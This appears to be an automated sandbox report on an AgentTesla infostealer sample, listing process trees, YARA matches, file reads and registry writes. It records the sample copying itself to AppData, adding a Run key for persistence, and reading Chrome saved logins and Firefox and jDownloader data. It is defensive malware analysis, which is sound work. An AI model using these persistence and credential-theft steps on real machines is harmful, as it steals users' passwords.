Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: joewealth28743.exe PID: 1980 Parent PID: 2608

General

Start time:	03:22:01
Start date:	13/05/2021
Path:	C:\Users\user\AppData\Roaming\joewealth28743.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\joewealth28743.exe
Imagebase:	0xef0000
File size:	758272 bytes
MD5 hash:	0B4CC13DE8C54ADD5149B56649B3F680
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.2143882626.000000000361B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.2143882626.000000000361B000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 49%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	704091F6	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	704091F6	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	704091F6	unknown

Analysis Process: joewealth28743.exe PID: 2988 Parent PID: 1980

General

Start time:	03:22:05
Start date:	13/05/2021
Path:	C:\Users\user\AppData\Roaming\joewealth28743.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xef0000
File size:	758272 bytes
MD5 hash:	0B4CC13DE8C54ADD5149B56649B3F680
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2351274027.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.2351274027.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2352749717.00000000023B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.2352749717.00000000023B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2353787746.000000000278B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.2353787746.000000000278B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2353745503.0000000002723000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Nwefile	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D3C4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D3C64C6	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 8c 35 4c ea 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 88 0b 00 00 08 00 00 00 00 00 00 da a6 0b 00 00 20 00 00 00 c0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....5L........... ....0................. ....@.. ....@................	success or wait	12	6D3C64C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3CB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D3CB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3CB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3CB2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D3CB2B3	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Nwefile	unicode	C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe	success or wait	1	6D3CAEBE	RegSetValueExW

Analysis Process: Nwefile.exe PID: 2664 Parent PID: 1388

General

Start time:	03:22:36
Start date:	13/05/2021
Path:	C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe'
Imagebase:	0x8b0000
File size:	758272 bytes
MD5 hash:	0B4CC13DE8C54ADD5149B56649B3F680
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2216387056.000000000333B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.2216387056.000000000333B000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 49%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile

Analysis Process: Nwefile.exe PID: 1888 Parent PID: 2664

General

Start time:	03:22:39
Start date:	13/05/2021
Path:	C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8b0000
File size:	758272 bytes
MD5 hash:	0B4CC13DE8C54ADD5149B56649B3F680
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2236823411.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.2236823411.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2237439431.00000000021A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.2237439431.00000000021A1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2DDE2C	ReadFile

Analysis Process: Nwefile.exe PID: 2768 Parent PID: 1388

General

Start time:	03:22:44
Start date:	13/05/2021

Path:	C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe'
Imagebase:	0x8b0000
File size:	758272 bytes
MD5 hash:	0B4CC13DE8C54ADD5149B56649B3F680
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2239066475.00000000035BB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.2239066475.00000000035BB000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile

Analysis Process: Nwefile.exe PID: 2792 Parent PID: 2768

General

Start time:	03:22:47
Start date:	13/05/2021
Path:	C:\Users\user\AppData\Roaming\Nwefile\Nwefile.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8b0000
File size:	758272 bytes
MD5 hash:	0B4CC13DE8C54ADD5149B56649B3F680
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.2351324007.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.2351324007.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.2352252684.0000000002371000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.2352252684.0000000002371000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3CB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2DDE2C	ReadFile

Disassembly

Code Analysis